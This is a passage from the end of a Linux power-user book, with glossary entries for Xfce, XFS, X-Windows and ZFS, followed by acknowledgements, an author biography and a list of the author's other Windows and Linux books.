XFCE (DESKTOP MANAGER) [X-WINDOWS]

Xfce is an X-Windows desktop environment that is often touted for its efficiency. It is often preferred on older machines due to its minimal demands on computer hardware.

More information, related **GNOME** or **KDE** (in the glossary)

XFS [FILESYSTEM]

XFS is designed to provide performance when dealing with very large data files. It has better throughput characteristics when dealing with large storage devices. It also supports features like snapshotting.

Unlike EXT4, it uses metadata journaling as opposed to journaling both the metadata and data. XFS offers great performance. Although, it can be sensitive to data corruption if there is a loss of power.

More information, see [Storage Management](#)

X-WINDOWS

X-Windows (also known as X11, or just X) is the Linux GUI (graphical user interface) windows system. Depending on the distro that you're running will determine what desktop interface. For example, in GNOME and KDE. There are others, but these are the most popular.

To start X-Windows, type:

startx

More information, related **GNOME** or **KDE** (in the glossary)

-Y-

-Z-

ZFS [FILESYSTEM]

ZFS utilizes a copy-on-write filesystem and has a mature and robust volume manager. It supports data integrity features, can handle large files sizes and includes features like snapshotting, cloning, and a software RAID support for redundancy and performance purposes. ZFS does have a controversial history because of licensing concerns. It also has mixed support among different distros.

More information, see [Storage Management](#)

Acknowledgements

I want to give special thanks to my Shez for all the loving support while I wrote this book. Thank you for everything you have done for me, you have made my life better by you being in it.

About the Author

I am a systems engineer by trade with 20+ years of experience utilizing enterprise technologies to create resilient system architectures. My professional background is in servers, cloud infrastructure, networks, SANs, virtualization, Web-based technologies and databases. I also have expertise in application and server performance tuning, data security and systems automation.



My personal websites and blogs are:

- The Jason Chronicles (<http://www.jasonsavitt.info/>)

Other Books I Have Published

Avoiding Information Insecurity: Fighting Modern Day Cyber-Threats (2011 Edition)

ISBN: 9781458029201

Description: How to protect yourself and your family from identity theft, loss of personal and private information and other types of cyber-threats.

Windows 8.1 Revealed – Tips and Tricks

ISBN: 9781310529146

Description: This book is an introduction to Microsoft's Windows 8.1 operating system. Written for all levels of computer knowledge, and includes several tips and tricks on how to get the most out of the OS.

Windows 8.1 Revealed – Performance

ISBN: 9781310737435

Description: This book is an introduction to computer performance tuning using Microsoft's Windows 8.1 operating system. Written for all levels of computer knowledge, and includes several tips and tricks on how to get the most performance out of the OS and your computer hardware.

Power User Guide: Windows 10 Secrets (First Edition)

Description: This book is a power user's guide to the Microsoft's Windows 10 operating system. Written for all levels of computer knowledge, and includes several tips and tricks on how to get the most out of the new OS.

Power User Guide: Windows 10 Secrets (Second Edition)

Description: This book is an updated edition of the original power user's guide to the Microsoft's Windows 10 operating system. It has been updated with all the latest information from the Fall Creators Edition. It is

still written for all levels of computer knowledge. It includes even more tips and tricks on how to get the most out of the new OS.

Power User Guide: Linux Tricks, Hacks and Secrets (2019 Edition) Ultimate Edition [Volume 1 & 2]

There are three versions of this book, Volume 1 which is the Bash Systems Administration edition. There is also Volume 2 which is the Bash Systems Reference edition. There is also the Ultimate Edition, which contains all the content of both Volume 1 & 2.

Power User Guide: Linux Tricks, Hacks and Secrets (2019 Edition) [Volume 1]

Volume 1, the Bash Systems Administration edition is for people wanting to learn Linux (for a job interview [i.e. Linux Systems Administration or Engineer, DEVOPS, DEVSECOPS, etc.] or creating an IoT device), or have been using it for years. This book is written for everyone that wants to start learning to master the Linux OS and the Bash shell. As well as learn how to take advantage of the advanced features. This book is designed to help you get started quickly or advance your existing skills without wasting your time.

Power User Guide: Linux Tricks, Hacks and Secrets (2019 Edition) [Volume 2]

Volume 2 which is the Bash Systems Reference edition, contains references to hundreds of commands, examples, tips and notes to give you additional insight on commands or topics being covered. This book also includes a comprehensive quick reference (with examples) of over 600+ Linux commands. There are also several Linux and related quick start guides included on several advanced topics, including applications, networking topics, Bash keyboard shortcuts and a great deal more.